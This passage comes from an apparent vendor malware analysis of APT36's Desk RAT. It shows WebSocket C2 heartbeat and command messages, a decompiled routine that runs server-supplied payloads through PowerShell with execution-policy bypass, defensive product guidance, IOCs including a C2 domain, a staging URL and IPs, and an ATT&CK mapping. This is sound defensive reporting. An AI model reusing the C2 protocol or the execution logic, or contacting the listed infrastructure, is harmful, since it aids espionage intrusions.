Figure 34 - Victim's machine information

After the initial client_info telemetry, it responds to the server's heartbeat requests by sending heartbeat_response messages over the same WebSocket channel. Each response contains the victim's current system metrics, including CPU usage, memory usage, process count, uptime, and last scan time, allowing the server to monitor the host's state in real time as shown in the Figure 35.

{"type":"heartbeat_response","client_id":"80ec6a83-210e-4ac3-a4ec-f54a00d6d925","data":{"cpu_usage":15,"memory_usage":111720,"disk_usage":{},"network_stats":{},"process_count":190,"uptime_seconds":63626340,"last_scan_time":"2026-01-06T15:29:00.713639+05:30"},"timestamp":"2026-01-06T15:38:50.5340553+05:30"}

Figure 35 - HeartBeat Response

The Figure 36 shows a packet sequence illustrating the communication between the infected machine and the server over the WebSocket protocol.




Figure 36 - Packet Sequence over WebSocket Protocol

Command & Control Activities

The malware receives commands from the C2 server over an active WebSocket connection and invokes the processTelemetryMessages() function to handle them. This function continuously reads incoming telemetry messages and forwards each decoded message to handleTelemetryMessage() for command-specific execution. The handleTelemetryMessage() function logs the message type and payload, then performs actions based on the command received. Its core functionalities include:

Heartbeat handling – collects system metrics and sends a heartbeat_response back to the server.

Browse_files – retrieves the specified folder or file path from the message and lists its contents in the background.

Upload_execute – executes additional payloads in a separate goroutine.

The figure 37 illustrates the browse_files command issued by the C2 server, which triggers the malware's file system diagnostic workflow—invoking scanSystemDrives() to identify available drives and performFileSystemDiagnostic() to enumerate files and directories from the specified path—allowing the attacker to gather detailed contextual information about the victim's filesystem.


```
{"type":"welcome","client_id":"da9756a0-3889-4ae5-94a0-ca12f54cb683","data":"Welcome to Stealth Server","timestamp":"2026-01-06T22:33:28.8324803-08:00"}
{"type":"heartbeat","timestamp":"2026-01-06T22:33:58.83318-08:00"}
{"type":"heartbeat","timestamp":"2026-01-06T22:34:28.8328083-08:00"}
{"type":"heartbeat","timestamp":"2026-01-06T22:34:58.8333244-08:00"}
{"type":"heartbeat","timestamp":"2026-01-06T22:35:28.8335932-08:00"}
{"type":"browse_files","data":{"path":"/","requesting_web_client":"4dbdb83e-800d-45b5-9527-48293a49f1f8"},"timestamp":"2026-01-06T22:42:18.1934583-08:00"}
```


Figure 37 – Malware Receives Commands to execute

The executeSystemUpdate() function implements a full remote command execution mechanism and is likely invoked when the Upload_execute command is received from the C2 server. Upon execution, it processes a server supplied command or file path, inspects the file extension, and dynamically selects the appropriate execution method, including direct binary execution, PowerShell invocation, or Python based execution as shown in the Figure 38.

```
    if ( *(_DWORD *)v23 == 829648942 )
    {
      v2 = v42;
      ((void (__fastcall *)(int))loc_479398)(v23);
      v42[1] = 16;
      v42[0] = (int)"-ExecutionPolicyexecution_result0123456789abcdefnetwork_topologyRan
      v42[3] = 6;
      v42[2] = (int)"Bypasspythonoutputnum_gcmemoryvaluesheightcenterembossinvertf/%.1ff
      v42[5] = 5;
      v42[4] = (int)&aAdxaesshaavxfm[673];
      v43 = a2;
      v7 = os_exec_Command((int)"powershell", 10, (int)v42, 4, 4);
      goto LABEL_22;
    }
  }
  else if ( *(_DWORD *)v23 == 1952539182 || *(_DWORD *)v23 == 1684890414 )
  {
    v44[1] = 2;
    v44[0] = (int)&unk_776425;
    v45 = a2;
    v7 = os_exec_Command((int)&dword_7764D1 + 3, 3, (int)v44, 2, 2);
    goto LABEL_22;
  }
}
```

Figure 38 – ExecuteSystemUpdate Function

Conclusion

These campaigns demonstrate a well-resourced, espionage-focused threat actor deliberately targeting Indian defense, government, and strategic sectors through defense-themed lures, impersonated official documents, and regionally trusted infrastructure. The activity extends beyond defense to policy, research, critical infrastructure, and defense-adjacent organizations operating within the same trusted ecosystem. The deployment of Desk RAT, alongside Geta RAT and Ares RAT, underscores an evolving toolkit optimized for stealth, persistence, and long-term access. This includes telemetry-driven command-and-control and real-time host monitoring via WebSocket communication. While the RATs employ encrypted payloads and in-memory execution to evade detection, their consistent operational behaviors and network patterns offer defenders actionable intelligence to detect, disrupt, and mitigate these low-noise intrusion campaigns.

Defending Against Stealthy APT36 Operations Using Aryaka's Unified SASE

Initial access in the observed campaigns relies on phishing emails delivering weaponized attachments or embedded download links that lead to malicious LNK files, ELF binaries, HTA scripts, and PowerPoint add-ins (PPAM). Aryaka's DNS filtering and Secure Web Gateway (SWG) mitigate this stage by blocking resolution to attacker-controlled domains and inspecting web traffic to prevent malicious downloads, while Anti-Virus detects and blocks disguised or weaponized files before execution.

Execution and loader activity abuses living-off-the-land binaries such as mshta.exe, PowerShell, and scripting engines to retrieve and execute payloads in memory. Aryaka's NGFW and IDS/IPS monitor application-level behavior and outbound connections initiated by these binaries, identifying anomalous usage patterns and blocking unauthorized execution paths that deviate from normal enterprise activity.

For command-and-control, the observed malware families—GETA RAT, ARES RAT, and Desk RAT—use encrypted TCP or WebSocket-based communication with periodic heartbeat patterns to maintain persistence. Aryaka's IDS/IPS and network analytics detect these sessions by identifying characteristic beaconing intervals, protocol misuse, and long-lived encrypted connections to non-standard or untrusted destinations, enabling detection even when payload contents cannot be inspected.

During post-compromise activity, the malware performs system profiling, filesystem enumeration, screenshot capture, and data exfiltration. Aryaka's Secure Web Gateway (SWG) and CASB inspect outbound traffic and cloud application usage to detect unauthorized uploads, prevent data leakage, and enforce policy controls across sanctioned and unsanctioned services.

To sustain long-term access and stealth, the malware establishes persistence and maintains low-noise communication with attacker infrastructure. Aryaka's Anti-Virus, IDS/IPS, NGFW, and DNS filtering work together to continuously restrict reachable infrastructure, identify anomalous runtime behavior, and limit attacker dwell time by disrupting command paths and secondary payload delivery.

Appendices

Appendix A: Indicators of Compromise

SHA256	Type	File Name
5ee6a5ff2e3c39cd88e9ccdc6a50b7ad 3f9c7488bfc49a6c511379aceb91725c	LNK	Tunnelling Certification Course.pdf.lnk
0df9cb5b73822a8a44d0122fad943f376 a5e5d7bbb927bc86743dff0379fa3fc	ELF	Tunnelling_Certification_Course.pdf
3c0f206a3d94621f81bdf23c3cfefb26e2 6175d9c9bdf4ccb169c9a76161466f	PPAM	project vijayak BRO updates and infrastructure.ppam
d33ad6ed76cdd0b036af466d69a6ff50 88f29524462d034f41241136549d035a	GO Executable	KeePass.exe (Desk RAT)
chuchuchachawin.bond	Domain	Desk RAT C&C server
https[:]//defenceindia.site/teamindia/	URL	Payload hosting / staging server
65.109.190.120	IP	Malicious IP
2.56.10.86	IP	Geta RAT C&C Server

Appendix B: Mapping MITRE ATT&CK® Matrix

Tactic	Technique	Technique Name
Initial Access	T1566.001	Phishing: Attachment
Initial Access	T1566.002	Phishing: Link
Initial Access	T1204.002	User Execution: Malicious File
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Execution	T1059.005	Command and Scripting Interpreter: Visual Basic
Execution	T1059.007	Command and Scripting Interpreter: JavaScript
Execution	T1059.004	Command and Scripting Interpreter: Unix Shell
Execution	T1218.005	Signed Binary Proxy Execution: Mshta
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Persistence	T1543.002	Create or Modify System Process: Systemd Service
Defense Evasion	T1027	Obfuscated/Encrypted Payloads
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1036	Masquerading
Defense Evasion	T1218	Signed Binary Proxy Execution
Credential Access	T1555	Credentials from Password Stores
Credential Access	T1115	Clipboard Data
Discovery	T1082	System Information Discovery
Discovery	T1057	Process Discovery
Discovery	T1083	File and Directory Discovery
Discovery	T1518.001	Software Discovery
Discovery	T1016	Network Discovery
Discovery	T1120	Peripheral Device Discovery
Collection	T1005	Data from Local System
Collection	T1113	Screen Capture
Collection	T1025	Data from Removable Media
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Command and Control	T1071.004	Application Layer Protocol: WebSocket
Command and Control	T1095	Non-Application Layer Protocol
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1573.002	Encrypted Channel: Asymmetric
Exfiltration	T1041	Exfiltration Over C2 Channel
Impact	T1565.001	Data Manipulation: Stored Data

References

https://blog.sekoia.io/transparenttribe-targets-indian-military-organisations-with-deskrat/#h-delivery-zip-archive
https://www.seqrite.com/blog/umbrella-of-pakistani-threats-converging-tactics-of-cyber-operations-targeting-india/
https://www.seqrite.com/blog/umbrella-of-pakistani-threats-converging-tactics-of-cyber-operations-targeting-india/
https://www.ctfiot.com/287443.html
https://x.com/smica83/status/1998903655534153878
https://x.com/malwrhunterteam/status/1999060994182815895
https://x.com/G60930953/status/1999677100836683933
https://x.com/RedDrip7/status/1999311448552710501
https://x.com/PrakkiSathwik/status/2006431447759073484

About Aryaka Networks

Aryaka is the leader in delivering Unified SASE as a Service, a fully integrated solution combining networking, security, and observability. Built for the demands of Generative AI as well as today's multi-cloud hybrid world, Aryaka enables enterprises to transform their secure networking to deliver uncompromised performance, agility, simplicity, and security. Aryaka's flexible delivery options empower businesses to choose their preferred approach for implementation and management. Hundreds of global enterprises, including several in the Fortune 100, depend on Aryaka for their secure networking solutions. For more on Aryaka, please visit **www.aryaka.com**.

Experience Aryaka's Unified SASE as a Service

View Interactive Tour

aryaka

LEARN MORE | info@aryaka.com | +1.888.692.7925